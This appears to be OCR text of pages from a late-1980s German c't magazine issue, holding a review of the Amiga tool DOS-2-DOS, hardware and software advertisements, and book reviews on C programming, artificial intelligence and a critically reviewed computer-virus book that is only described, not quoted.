Möchte man 360-KByte-Disketten in einem externen 80-Spur-Laufwerk (5,25 Zoll) beschreiben, muß man allerdings darauf achten, daß das Betriebssystem ein externes Laufwerk beim Boot-Vorgang nicht ins AmigaDOS einbindet. Um das zu erreichen, ist nur die Ready-Leitung am Laufwerk zu unterbrechen, so daß der Rechner das Laufwerk nicht erkennt.

Nur solche Laufwerke behandelt DOS-2-DOS als 5,25-Floppies mit 40 Spuren. Läßt man dagegen ein Laufwerk schon beim Hochfahren des Rechners ins Betriebssystem einbinden, benutzt das Programm dies stets als 80-Spur-Laufwerk im 3,5-Zoll-Format (auch bei 5,25-Zoll-Disketten). Ein Kommando, mit welchem man das Format der zu beschreibenden Disketten festlegen könnte, sucht man vergeblich.

Mit WordStar erzeugte Dateien konvertiert DOS-2-DOS auf Wunsch in normale ASCII-Dateien. Es gibt aber keine Option, um beim Kopieren von Texten die Umlaute des Amiga-Zeichensatzes in die des IBM-Zeichensatzes umzusetzen. Statt 'Grüßen' erhält man also ein 'Gren' – oder es gilt, sich mit dem Wort 'Gruessen' anzufreunden.

Um nicht alle zu kopierenden Dateien einzeln mit Namen angeben zu müssen, können statt Namen die von MSDOS bekannten Wildcards '*' und '?' sowie die beim Amiga üblichen '#' und '?' angegeben werden.

Schade ist, daß DOS-2-DOS nicht als Diskettentreiber implementiert ist. Sonst könnte man allein durch den Laufwerksnamen auswählen, ob im Atari/MSDOS- oder Amiga-Format geschrieben oder gelesen werden soll. In der jetzigen Form blockiert das Programm nämlich das ausgewählte Laufwerk und gibt es erst nach dem Verlassen wieder frei. Besitzt man nur ein Laufwerk, muß man neben der Diskettenwechselei das Programm also auch noch andauernd starten und wieder verlassen.

Dennoch ist DOS-2-DOS ein nützlicher Helfer, wenn es darum geht, Daten, Texte und Programme auszutauschen. Da es das PS/2-Format, das sich langsam durchsetzt, im internen Laufwerk beschreiben kann, benötigt man nicht einmal ein zweites Laufwerk, um mit der MSDOS-Welt in Kontakt zu treten. Außerdem besitzen viele Benutzer von CP/M-Rechnern die entsprechenden Hilfsprogramme, um ebenfalls MSDOS-Formate schreiben zu können. *Eckhard Diezel*

Ehrensache, . . .

daß wir Beiträge und Bauanleitungen aus inzwischen vergriffenen c't-Ausgaben für Sie **fotokopieren.**

Wir müssen jedoch eine Gebühr von **DM 5,— je abgelichteten Beitrag** erheben — ganz gleich wie lang der Artikel ist. Legen Sie der Bestellung den Betrag bitte **nur in Briefmarken** bei — das spart die Kosten für Zahlschein oder Nachnahme. **Und: bitte, Ihren Absender nicht vergessen.**

Folgende c't-Ausgaben sind vergriffen:
12/83 bis 6/87 und 9/87.

c't magazin für computertechnik
Verlag Heinz Heise
GmbH & Co KG
Postfach 610407
3000 Hannover 61

MIP-Software für DOS-Betriebssysteme

MIP Fakt	komplettes Fakturierungsprogramm mit Kunden-Lieferantenkartei, Rechnungen, Mahnungen, Fibu, Statistik mit Präsentationsgrafik, Datensicherung
MIP Lager	Lagerverwaltungsmodul für MIP Fakt; Artikel können direkt in die Rechnung übernommen werden; Preislisten, Inventar, Artikelaufkleber, Einlagern
MIP Text	Textprogramm mit Adresskartei sowie automatischer Übernahme der Adresse in den Briefkopf, Sortierroutinen auf Bildschirm und Drucker, Etikettendruck für Serienbrief, Notizblatt je Adresse
MIP Term	Terminplaner mit Adresskartei, Sortierroutinen auf Bildschirm und Drucker, Etiketten und Notizblatt je Adresse
MIP Druck	Programmm zum Erstellen beliebiger Etiketten mit verschiedenen Schriftarten und Seriendruck
MIP Maus	Jede Software läuft über dieses Programm mit der Maus (z. B. Dbase, Framework)* Die Empfindlichkeit der Maus ist frei wählbar, speicherresistent
MIP Dos	Lernprogramm für die wichtigsten DOS-Befehle und deren Einsatz


KAYSER
Daten-Technik
J. Kayser
Gladiolenweg 2a
4796 Salzkotten
Tel. 05258/3063

Preis je Programm **29,-**
Paketpreis **169,-**

*eingetragene Warenzeichen

100% Hayes kompatibel und mehr

Discovery 1200C + - MODEM



- Bell 103/212A and CCITT V.21, V.22
- 0-300 and 1200 bps asynchronous
- Hayes-Compatible with Extended AT-Command-Set
- Voice- and Data-Switching
- Auto-dial, Auto-answer
- Full- and Half-Duplex
- Touch-tone, Pulse- and Adaptive-Dialing
- Two Modular Jacks for Telephone and Line
- Six selftest and diagnostic modes
- Call progress detection
- Built-in Speaker with volume control
- Command Summery Help Menu
- Rugged Aluminium Alloy Housing

Software-kompatibel mit Crosstalk, Mite, Qmodem, Mirrow, PC Talk, Symphonie, Sidekick, Framework und vielen anderen...

Entwickler, Spezialisten, Soft- und Hardware-Schmieden!
Setzen Sie sich mit uns in Verbindung.
Wir realisieren Ideen.

Ihre beste Wahl...
(02173)65704

PALADIN
Kempgensweg 42
4000 Düsseldorf 1
Tel.: (0211) 215737

Die Geräte sind für den inhouse-Betrieb geeignet. Nach den fernmeldetechnischen Bestimmungen ist der Betrieb in der BRD und West-Berlin am öffentlichen Telefon-Netz noch nicht genehmigt.

Tennert-Elektronik
Ing. Rudolf K. Tennert

```
*****************************
*     AB LAGER LIEFERBAR    *
*     ==================    *
* AD-/DA-WANDLER            *
* CENTRONICS-STECKVERBINDER*
* C-MOS-40XX-45XX-74HCXX    *
* DIODEN + BRÜCKEN          *
* DIP-KABELVERBINDER+KABEL  *
* EINGABETASTEN DIGITAST++  *
* FEINSICHERUNG5X20+-HALTER*
* FERNSEH-THYRISTOREN       *
* HYBRID-VERSTÄRKER STK..   *
* IC-SOCKEL+TEXTOOL-ZIP-DIP*
* KERAMIK-FILTER            *
* KONDENSATOREN             *
* KÜHLKÖRPER UND ZUBEHÖR    *
* LABOR-EXP.-LEITERPLATTEN  *
* LABOR-SORTIMENTE          *
* LEITUNGS-TREIBER          *
* LINEARE-ICS               *
* LÖTKOLBEN,LÖTSTATIONEN    *
*       LÖTSAUGER + ZINN    *
* LÖTÖSEN,LÖTSTIFTE +       *
*       EINZELSTECKER DAZU  *
* MIKROPROZESSOREN UND      *
*    PERIPHERIE-BAUSTEINE   *
* MINIATUR-LAUTSPRECHER     *
* OPTO-TEILE LED + LCD      *
* PRINT-RELAIS              *
* PRINT-TRANSFORMATOREN     *
* QUARZE + -OSZILLATOREN    *
* SCHALTER+TASTEN           *
* SCHALT-NETZTEILE          *
* SPANNUNGS-REGLER FEST+VAR*
* SPEICHER-EPROM/PROM/RAM   *
* STECKVERBINDER-DIVERSE    *
* TEMPERATUR-SENSOREN       *
* TAST-CODIER-SCHALTER      *
* TRANSISTOREN              *
* TRIAC-THYRISTOR-DIAC      *
* TTL-74LS/74S/74ALS/74FXX  *
* WIDERSTÄNDE +-NETZWERKE   *
* Z-DIODEN + REF.-DIODEN    *
*****************************
*  KATALOG AUSG. 1987/88    *
*   MIT STAFFELPREISEN      *
*  ANFORDERN — 176 SEITEN   *
*>>>>>> KOSTENLOS <<<<<<<<*
*****************************
```

7056 Weinstadt-Endersbach
Postfach 22 22 · Ziegeleistr. 16
Tel.: (0 71 51) 66 02 33 u. 6 89 50

Renner & Queisser

Datentechnik	Elektronik	Software
CONTROLLER HDD/KOMBI		
OMTI 5520	MFM	DM 178,–
OMTI 5527	RLL	DM 228,–
OMTI 8620	MFM	DM 498,–
OMTI 8627	RLL	DM 528,–
OMTI 5100	SCSI	DM 498,–
OMTI 3100	SCSI	DM 348,–
NCL 5425	MFM	DM 348,–
FESTPLATTEN		
SEAGATE ST 125	20 MB	DM 728,–
SEAGATE ST 157 R	49 MB	DM 1.098,–
SEAGATE ST 251	43 MB	DM 948,–
SEAGATE ST 277 R	65 MB	DM 1.148,–
SEAGATE ST 4096	80 MB	DM 1.748,–
PRIAM V 185	106 MB	DM 1.998,–
PRIAM 519	245 MB	DM 5.398,–
DISKETTENLAUFWERKE		
TEAC 5 1/4"	1.2 MB	DM 298,–
MITSUBISHI 3 1/2"	720 MB	DM 298,–
MITSUBISHI 3 1/2"	1.4 MB	DM 358,–

Komplett-Preislisten anfordern bei:
Renner & Queisser · Vorstadt 25a · 6370 Oberursel
06171/55999

modula-2

Sie entwickeln professionelle Programme! Warum arbeiten Sie nicht gleich mit unseren Tools? Kennen Sie zum Beispiel....

M2Prolib – die umfassende und professionelle Modul-Bibliothek mit dem einheitlichen Konzept; für schnelle und kompakte Programme: z.B. verschiebbare, überlappende Textfenster, flexible Masken und Menüs, ISAM-Dateiverwaltung, treiberorientierte Grafik mit automatischer Kartenidentifikation, BIOS- und DOS-Aufrufe und vieles mehr. **DM 775,-**

MetaKeyboard + HelpSystem - intelligenter Maustreiber, Tastatur-Makros, dynamisch installierbare Prozeduren zur Konfiguration von Benutzeroberflächen, Desk Accessories (Uhr, Rechner, ...). Dazu ein kontextsensitives, fensterorientiertes Hilfe-System: Durch MetaKeyboard werden Ihre M2ProLib-Anwendungen mit nur wenigen Anweisungen maus- und makrofähig, komfortable Benutzeroberflächen werden für Ihre Programme zur Selbstverständlichkeit. **DM 495,-**

bInterface/Net - die komfortable Schnittstelle zur netzwerkfähigen Btrieve-Datenbankmaschine; erschließt Ihren Modula-2-Programmen modernste relationale Datenbank-Technik: Transaktionskonzept, I/O Cache, EMS-Storage. **DM 395,-**

Unsere Produkte sind für alle gängigen Modula-2-Compiler unter MS-DOS erhältlich und werden mit Quellcode ausgeliefert! Und selbstverständlich haben wir noch einiges mehr im Programm: **Compiler** für MS-DOS, XENIX, OS-9, VMS, (M2SDS, Taylor, LOGITECH, M2Amiga, Stony Brook, ...); **Tools** (Editoren, Debugger, Profiler, Version Manager, ...); **Bibliotheken** (Grafik, Multitasking, EMS-Storage, 8087-Unterstützung, IEEE-Interface, ...); **Datenbanken** (Btrieve, XQL, ...).

Fordern Sie unseren **Katalog** an!

... und wenn es um **Anwendungsprogramme** geht, um **speziell für Ihre Probleme** zugeschnittene Programme, um **Netzwerke:** wir finden für Sie die optimale Lösung.

WILKEN & SABELBERG Software GbR
Münzstr. 9 D-3300 Braunschweig, Telefon: 0531/42689

Olaf Hartwig

C Referenz-Handbuch

Düsseldorf 1987
Sybex-Verlag GmbH
432 Seiten
DM 54,–
ISBN 3-88745-503-7

Dank ANSI-Standard soll es in der Sprache C möglich werden, Programme zu schreiben, die auf jedem Rechner laufen – vom Home-Computer bis zur Großrechenanlage (im Prinzip und mit Einschränkungen natürlich). Das C-Referenz-Handbuch bietet Gewißheit, welche Elemente der Sprache in den zahlreichen Compilern tatsächlich der Norm entsprechen. Alle Anweisungen, Operatoren, Datentypen, Speicherklassen, Bibliotheksfunktionen und sonstige Eigenschaften des Standards werden behandelt.

In den beiden wohl wichtigsten Kapiteln über Sprachelemente und Runtime-Library, die wiederum sinnvoll untergliedert sind, beschreibt der Autor jedes Element und jede Funktion knapp, aber vollständig und sehr übersichtlich. Auch Angaben über Fehlermöglichkeiten, Mängel und Einschränkungen fehlen nicht. Die Beschreibung beginnt jeweils auf einer neuen Seite, und der Name ist so deutlich hervorgehoben, daß er auch beim schnellen Durchblättern ins Auge fällt. Die Orientierung wäre besonders bei den Bibliotheksfunktionen noch leichter, wenn in der Kopfzeile auch der jeweilige Unterabschnitt (zum Beispiel 'Standard-I/O-Funktionen') angegeben wäre.

In weiteren Kapiteln und im Anhang finden sich unter anderem kompakte Informationen über lexikalische Elemente (Zeichensatz, Namen, reservierte Schlüsselwörter, Konstanten, Kommentare), Beispiele für komplexe Deklarationen, Empfehlungen zur Erstellung portabler Programme und eine kleine Bibliographie mit den Standardwerken zur Programmiersprache C.

Insgesamt liegt hier ein wirklich nützliches, gut gemachtes Arbeitsbuch vor, das den Stammplatz neben dem Computer verdient. Da es mit einem festen Einband versehen ist, zerfällt es auch bei häufiger Benutzung nicht in seine Bestandteile. Die Bibliotheks-Referenz des Compilers ersetzt es allerdings nur für Programmierer, die radikal auf die spezifischen Möglichkeiten der Hardware verzichten wollen und können. Außerdem ist auf vielen C-Compilern der ANSI-Standard noch nicht vollständig implementiert. *Walter Brors*

Ralf Burger

Das große Computer-Viren Buch

Düsseldorf 1987
Data Becker
363 Seiten
DM 49,–
ISBN 3-89011-200-5


Ich war ausgesprochen gespannt auf das Computer-Viren-Buch, zumal es gleichzeitig mit der Nachricht vom Christmas-Virus bei mir eintraf. An der Aktualität konnte es also keinen Zweifel geben, und das Thema interessiert mich als Computerfreak natürlich.

Leider schwand meine anfängliche Begeisterung schon ab Seite 23, auf der Herr Burger das erste Mal deutlich vom Thema abweicht. Die Begeisterung nahm beim Weiterlesen immer mehr ab und erreichte am Ende des Buches ein schwer zu unterbietendes Minimum.

Im ersten Teil des Buches wird ein Überblick gegeben über bisherige Veröffentlichungen zum

Neu-erscheinung

Sofort lieferbar!



COMPUTER-BUCH

OCCAM ist die erste Programmiersprache für Computer der 5. Generation mit parallel arbeitenden Prozessoren.
Wer den Aufbruch in ein neues Computerzeitalter nicht verpassen möchte, findet hier die Grundlagen zur OCCAM-Programmierung.
Dieser Titel ist die erweiterte Übersetzung des Inmos-Tutorials.

DM 34,80
Broschur, 127 Seiten
ISBN 3-88229-001-3


Im Buch-, Fachhandel oder beim Verlag erhältlich. 001/1.4

HEISE

Verlag
Heinz Heise
GmbH & Co KG
Postfach 61 04 07
3000 Hannover 61

Neu-erscheinung

Sofort lieferbar!



COMPUTER-BUCH

Erst durch Resources bekommen Programme auf dem ATARI ST das richtige „GEM-Aussehen". Hier wird alles beschrieben, was mit Drop-Down-Menüs, Icons und Dialogboxen zu tun hat. An vielen ausführlich dokumentierten Beispielen wird gezeigt, wie eigene Programme benutzerfreundlicher gestaltet werden können.

Broschur, 168 Seiten
DM 29,80
ISBN 3-88229-157-5

Im Buch-, Fachhandel oder beim Verlag erhältlich. 157/1.4

HEISE

Verlag
Heinz Heise
GmbH & Co KG
Postfach 61 04 07
3000 Hannover 61

Thema Viren, über die von ihnen ausgehende Gefahr, mögliche Gegenmittel, die Rechtslage und anderes. Dabei werden alle Veröffentlichungen und Erkenntnisse, die nicht von Herrn Burger stammen, ziemlich verrissen.

Es findet sich in diesem Teil auch ein Brief des Autors an das Bundesforschungsministerium. Darin verkündet er stolz, daß er einen MSDOS-Virus entwickelt habe und daß er nun seine Mitarbeit bei der Entwicklung von Abwehrmaßnahmen anbiete. 'Dieses Schreiben versetzte den Empfängern offensichtlich einen Schock. Denn das BMFT benötigte immerhin rund sechs Monate, bis ein Antwortschreiben eintraf', kommentiert Herr Burger bissig. Er berichtet auch von einer weiteren, ähnlichen Briefaktion 'des Autors', bei der zu seiner Verwunderung wieder 'das erwartete Echo von Softwarehäusern und Industrie' ausblieb.

Ich will damit nicht sagen, daß alles in diesem ersten Teil des Buches Quatsch ist. Viel Neues steht nicht drin, aber es sind viele Informationen und gute Gedanken zusammengetragen und auch einigermaßen gegliedert worden. Nur, die Selbstüberzeugung des Autors kommt zu sehr durch. Ein Lichtblick ist übrigens das sehr sachliche Kapitel über die Rechtslage, aber das ist auch von einem Herrn Ackermann, wobei nicht auszumachen ist, wo Herrn Burgers Eigenleistung wieder anfängt; ein Problem bei vielen der längeren Zitate.

Im zweiten Teil des Buches wird's dann konkreter, es gibt auch einige Listings in BASIC und Assembler für MSDOS, ein wenig Dokumentation zu einem weiteren Maschinen-Demo-Virus und sogar etwas über 'Diverse Betriebssysteme'; man findet allerdings zusätzlich zu MSDOS nur noch einen CP/M-Teil, und der besteht auch nur aus der Auflistung der BDOS-Calls.

Das vorhin erwähnte Minimum an Begeisterung stellte sich bei mir ein, als ich das Kapitel 'Zukunftsausblick' las. In diesem Kapitel vertritt Herr Burger die Meinung, alle Forschung zur Künstlichen Intelligenz sei auf dem Holzweg, Unsummen würden verschwendet. Aber zum Glück weiß einer, wo man in Zukunft forschen muß: Ralf Burger glaubt an die Zukunft der Computerviren, daß sie nämlich mal zu intelligentem Leben im Computer mutieren. Ha ha.

Axel Eichhorn

John Haugeland

Künstliche Intelligenz – Programmierte Vernunft?

Hamburg 1987
McGraw-Hill Book Company
242 Seiten
DM 42,–
ISBN 3-89028-085-4

Die Computertechnik hat Modethemen. Desktop-Publishing ist eines davon, EGA-Karten waren es einmal. Ein Dauerbrenner ist die Künstliche Intelligenz. Gerade im Computerbereich nicht Vorgebildete erwarten von der KI die tollsten Dinge.

John Haugeland, der Autor des vorliegenden Buches, ist Philosophieprofessor in Pittsburgh. Wie man richtig vermuten kann, packt er das Thema nicht von der Seite der Computer und Programmierer an, sondern von den Geisteswissenschaften her: ein wohltuender Kontrast in einem Meer Büchern, das von Programmierern für Programmierer produziert wird.

In einem einleitenden Kapitel stellt der Autor die Schlüsselfragen der Künstlichen Intelligenz: Was ist Intelligenz? Wie ist sie meßbar? Ist der IQ ein geeigneter Maßstab? Als geeignetes Testmittel nimmt sich Haugeland die inzwischen berühmt gewordene Turing-Maschine vor.

Reinhard Milde (089)7694631

Floppylaufwerke 3,5" – 5,25" – 8" – 250kB – 2MB
z. B. EPSON SMD 280L (3,5" – 1MB – 1"h) 179,00 DM
Winchesterlaufwerke 3,5" – 5,25" – 20 MB ... 380MB
Winchestercontroller MFM/RLL/ESDI, für XT und AT
Akustikkoppler m. ZZF, 300 Bd – 1200 Bd – 1200/75Bd
Matrixdrucker 9 – 18 – 24 Nadeln, 120 . . . 400 cps
Prozessoren NEC V20–8 18,90DM V30–8 23,90DM
Speicher IC's 4164–15 4,75DM 2764–20 9,90DM
Disketten 5,25" 2D white Label 8,50DM / 10St
Ausführliche Lieferübersicht mit technischen Angaben bitte anfordern! Postfach 70 13 44, 8000 München 70


Btx-Manager
Atari ST/Mega ST + Btx
Die intelligente Komplettlösung . . . im direkten Zugriff

— 630 000 Btx-Seiten
— 250 Großrechner erreichbar
— Telex-/Mitteilungsdienst
— Kontostand + Überweisung
— Börsenkurse . . . u.v.m. . . .

Btx-Manager V2.0
incl. Interface anschlußfertig DM 428
Telex-Manager
mit Menü-Manager DM 198
Menü-Manager DM 98

Drews EDV + Btx
Tel. 0 62 21-2 99 00 o. 16 33 23
Btx +29900 #
6900 Heidelberg
Bergheimer Str. 134b
Atari ST/Mega ST sind eingetr. Warenz. der Atari Corp.

Qualität, mit der Sie rechnen können!
Pusch Computervertriebs- & Service GmbH



SPRACH-EINGABE / WIEDERGABE-KARTE
für IBM-PC/XT/AT · incl. Mikrofon · Interface-Karte · Software · Lautsprecher · Source Code von DBase/Pascal/Basic/C · DM 198.-
Angebot freibleibend
Händleranfragen erwünscht!
☎ 0621/576566 · 6700 Ludwigshafen · Maudacher Str. 28 · Fax 0621/577369 · Telex 464419 puschd

Darauf folgt ein ausführliches Kapitel über die Geschichte des 'neuzeitlichen Geistes'. Galilei, Kopernikus, Thomas Hobbes, David Hume und Descartes kommen zu Wort. Ihre philosophischen Denkansätze werden knapp, aber für den Zweck ausreichend dargestellt.

In weiteren Kapiteln beschäftigt sich Haugeland mit automatischen formalen Systemen und der Semantik. Computer-Freaks fühlen sich im Kapitel über die Computer-Architektur wieder heimischer. Von Babbages analytischer Maschine bis zur Von-Neumann-Architektur ist alles vertreten. Die letzten beiden Kapitel besitzen die einander gegenübergestellten Überschriften 'Wirkliche Maschinen' und 'Wirkliche Menschen'.

Haugelands Buch ist ein hochinteressanter Lesestoff. Er ist sehr lohnenswert, aber nicht immer leicht verständlich. Denn nur die wenigsten Philosophen sind Programmierer und nur wenige Programmierer beschäftigen sich ausführlich mit der Philosophie.

Martin Kotulla

Ulrich Eisenecker

Künstliche Intelligenz und Musteranalyse

Studien zu einem neuen Verfahren

Hannover 1987
Verlag Heinz Heise
189 Seiten
DM 39,80
ISBN 3-88229-125-7

Eiseneckers Buch beansprucht, Studien zu einem neuen Verfahren vorzustellen, wie der Untertitel lautet. Und in der Tat wird eine Methode erörtert, die vermutlich auf sehr unterschiedlichen Ebenen der Musteranalyse zu weiteren interessanten Versuchen führen kann.

Das Verfahren, Eisenecker nennt es eine 'Informationskompression', soll hier an einem Beispiel (Seite 68) skizziert werden: Gegeben sei eine Zeichen-Sequenz, zum Beispiel 'IST-MAMA-DA?-MAMA-IST-DA.'. Jedem Zeichen der Sequenz wird nach der Reihenfolge des Auftretens eine natürliche Zahl zugeordnet; also 'IST-MA usw.' wird kodiert in 123456 usw. und 'MAMA' folglich in 5656.

Zahlenfolgen, die in der Sequenz mehrfach auftreten, werden als Muster interpretiert und ihnen noch nicht vergebene natürliche Zahlen zugeordnet. Im Beispiel ist das erste Muster 'IST-' und erhält den Code 10. Diese Schritte sind so oft durchzuführen, bis kein Muster mehrfach in der Sequenz auftritt.


Im Sprachgebrauch Eiseneckers ist diese transformierte Sequenz vom Typ 'Konzept'. Konzepte können schließlich in einem Speicher ('Gedächtnis') abgelegt und zur Analyse weiterer Sequenzen verwandt werden. Dabei ist auch vorgesehen, diesem 'Gedächtnis' eine Struktur vorzugeben, um Fehler bei der Silbenanalyse möglichst gering zu halten. (Man kann beispielsweise in 'Marschall' sehr unterschiedliche Elemente isolieren: 'Marsch', 'Mars'...) Konzepte lassen sich in Ausdrücke der natürlichen Sprache zurückübersetzen.

Eisenecker diskutiert das Verfahren auch an anderen Gegenständen, einer Melodie, einem Genom und an Punkt-Raster-Grafiken, wobei äußerst unterschiedliche Ergebnisse erzielt werden, die sicher Anlaß für weitere Versuche sein können.

Sein Buch vermeidet vorschnelle Verallgemeinerungen; die Annahme jedoch, es gäbe irgendeine Art Korrespondenz zwischen dem hier grob skizzierten Verfahren und dem menschlichen Sprachverstehen, wird zumindest in der Linguistik auf einige Skepsis stoßen. Man verfügt dort über vergleichbare Methoden, wenn auch mit weit geringerem Abstraktionsgrad, etwa de-

Speichererweiterung Profex SE 2000, 2 MB für Amiga 500
Preis DM 948,–

Combitec GmbH i. G., Liegnitzer Straße 6 - 6 a, 5810 Witten, Tel. (0 23 02) 8 27 91



FAST
386 Tower

★ 20 MHz Takt
★ 2 MB RAM (80 nS)
★ erweiterbar auf 8 MB
★ Festplatten bis 380 MB
★ Große Auswahl an Graphikkarten und Monitoren

CMTE-*FAST* Daten Systeme GmbH
Kapuzinerstr. 11, 8000 München 2, Tel. 0 89/53 07 37 — FAX 0 89/53 76 48

PC-COMPUTER-TECHNIK-WAGNER
Inh. Peter Wagner
Verkauf, Service und Beratung von kleinen und mittleren Systemen
Leasing, Mietkauf, Mehrplatzsysteme, Terminal u. Btx-Anlagen
Eiffestr. 420 Tel. 0 40/25 31 62
2000 Hamburg 26 Fax. 0 40/25 84 34 BTX. 0 40/25 23 09

Markenfabrikat 99 % IBM *kompatibel.*
Auf alle Rechner 1 Jahr Garantie

1) Turbo XT System 101 — 1966,–
150 Watt Netzteil, V20 CPU, 4,77/10 MHz (bootet mit 10 MHz), 640 KB Ram und Bios, Herkules Karte, parallel Port, Tastatur mit 84 Tasten, XT/AT umschaltbar, 2•360 KB Diskettenlaufwerk, 14" TTL Monitor, Norten-Faktor 3.3
2) Turbo XT System 102 — 2697,–
wie XT 101, jedoch mit 20 MB Festplatte und einem Laufwerk, Norten-Faktor 3.3
3) Baby AT System 202 — 3848,–
200 Watt Netzteil, 80286-2 CPU, 6/8 MHz, 640 KB Ram, Herkules Grafikkarte mit parallel Port, FDD/HDD Kontroller, Tastatur mit 84 Tasten, XT/AT umsch., 20 MB Festplatte, 1,2 MB Laufwerk, 14" TTL Monitor, Norten-Faktor 7.7
4) Baby AT System 202/12, wie 202, jedoch mit 8/10/12 MHz — 4448,–
Norten-Faktor 13.6
5) AT 20386 GS, 220 Watt Netzteil — 10 990,–
80386 CPU, 16/20 MHz, Super EGA Karte, 1 MB Ram, 44 MB Festplatte, 28 ms, 1,2 MB Laufwerk, FDD/HDD Kontroller, AT Tastatur 101 Tasten, ser/par Port, 14" NEC Multisync Monitor, Norten-Faktor 23.0
6) Software sowie Zusatzhardware auf Anfrage
7) Drucker und Hewlett-Packard Produkte auf Anfrage
8) Hardware und Software-Schulung auf Anfrage, Finanzierung möglich (heute kaufen, in 6 Monaten bezahlen)

Händleranfragen erwünscht

nen des amerikanischen Distributionalismus (Zellig S. Harris). Sie konnten ihre Operabilität nur in sehr eingeschränkten Bereichen der Sprachanalyse unter Beweis stellen.

Gewichtiger ist wohl der Einwand, daß gerade in der Künstlichen Intelligenz, sofern man diesbezüglich von einem Paradigma sprechen kann, zunehmend ein Zusammenhang zwischen Sprachverstehen, Satzanalyse, Semantik und Wissen gesehen wird. Die Kodierung von 'ICHILIEBIE' in '1234' (Seite 80) mag vielleicht bei konjugationsbedingten morphologischen Variationen hilfreich sein, wir ahnen aber, daß wirkliches Sprachverstehen als Objekt der Begierde etwas anderes als '5' erfordert.

So werden viele Leser auch die ihnen bekannte Forschungslage (was zu diesem Thema wohl immer nur ein Ausschnitt sein kann) in dem so benannten Kapitel nicht wiedererkennen. Im Anhang enthält das Buch einige Turbo-Pascal-Listings zur Musteranalyse. *Andreas Baumert*

Steve Schustack

Variationen in C

Braunschweig 1987
Vieweg-Verlag
352 Seiten
DM 86,–
ISBN 3-528-04497-7

Leichtes Befremden gleich zu Anfang: Für das Erstellen von Quelltexten wird ein 'Textverarbeitungsprogramm wie MS-DOS EDLIN' empfohlen. Zum Glück wendet sich das Buch an den erfahrenen Programmierer, der diesen Rat mit einem milden Lächeln übergehen und einen Editor verwenden wird, der sich möglichst in allen Eigenschaften von EDLIN unterscheidet. Der Compiler soll mit 'MSC' aufgerufen werden, ohne Hinweis, daß dies nur für Microsoft-C-Compiler gilt. Nun ja, Herausgeber ist Microsoft-Press, und der Autor läßt das den Leser auch im gesamten weiteren Text nicht vergessen.

Nach einer knappen, didaktisch recht gelungenen Einführung in die Grundlagen der Sprache C folgt auf fünfzig Seiten der kaum kommentierte Quelltext eines Auftragsbearbeitungsprogrammes (in der Einleitung nicht gerade bescheiden als 'umfangreich, hochqualitativ, interaktiv' bezeichnet), an dem die Entwicklung professioneller Software demonstriert werden soll. Anschließend behandelt der Autor eine Reihe von Funktionen aus diesem Programm ausführlicher. Erst dann setzt er die Einführung in die Sprache mit Abschnitten unter anderem über Ein- und Ausgabe, Zeiger, Felder und Strukturen fort.

Wie es sich gehört, erhebt der Autor die Forderung nach Portierbarkeit des Programmcodes, verwendet dann aber doch ohne Vorwarnung Funktionen wie 'getch()', die nicht im ANSI-Standard enthalten sind. Überhaupt wird auf die ANSI-Normierung mehrfach Bezug genommen – eine Liste zumindest der Standard-Bibliotheksfunktionen dieser Norm fehlt jedoch. Auf das Listing der Header-Datei 'stdio.h' des Microsoft-Compilers könnte man dafür ohne weiteres verzichten.

Alles in allem ist das sehr ordentlich ins Deutsche übersetzte Buch für den Besitzer eines Microsoft-C-Compilers ab Version 3.0 als Einführung in die Sprache C durchaus akzeptabel. Solide Grundkenntnisse im Programmieren sollte er aber schon mitbringen. Die versprochenen fortgeschrittenen Programmiertechniken wird allerdings nur der Leser kennenlernen, der sich tatsächlich die Mühe macht, das Beispielprogramm zur Auftragsbearbeitung gründlich durchzuarbeiten. Der Quelltext ist übrigens für 48 Mark auf Diskette erhältlich – für MSDOS und Microsoft-Compiler. *Walter Brors*

Drucker

Star
LC-10 ... 498,00
LC-10 color ... auf Anfrage
NB-24/10 ... 1198,00
NB-24/15 ... 1689,00
weitere Star Drucker auf Anfrage

Epson
LX-800 ... 498,00
LQ-500 ... 778,00
Einzelblatteinzug f.LX-800 / LQ-500 ... 198,00
LQ-850 ... 1288,00
LQ-1050 ... 1698,00
FX-1000 ... 1175,00
Weitere Epson Drucker auf Anfrage

NEC
P 2200 ... 748,00

Citizen
LSP-120-D ... 388,00
LSP-100 ... 569,00
MSP-40 ... 748,00
MSP-50 ... 998,00
HQP-40 24-Nadeldrucker 250 CPS ... 998,00
auf Citizen Drucker haben Sie 2 Jahre Vollgarantie.

Toshiba
P-321 SL ... 1248,00

Streamer
Identica 60-MB intern ... 1348,00
Identica 60-MB extern ... 1448,00

Hard-Cards
20-MB ... 628,00
30-MB RLL ... 748,00

Monitore

Mitsubishi EUM 1471 Multiscan ... 1268,00
Quadram MS-1420 Multiscan ... 1198,00
14" Flatscreen amber ... 265,00
14" Flatscreen s/w ... 285,00

Desktop Publishing
Laserbelichtung auf Linotronic 100/300 ... ab 10,00
pro Seite (bei 100 Blatt)

Endlich ist es soweit !
Der C-V-R City-Shop ist da
Im Herzen Münchens.
Herzog Wilhelm Straße 19
Direkt zwischen Stachus und Sendlinger Tor.
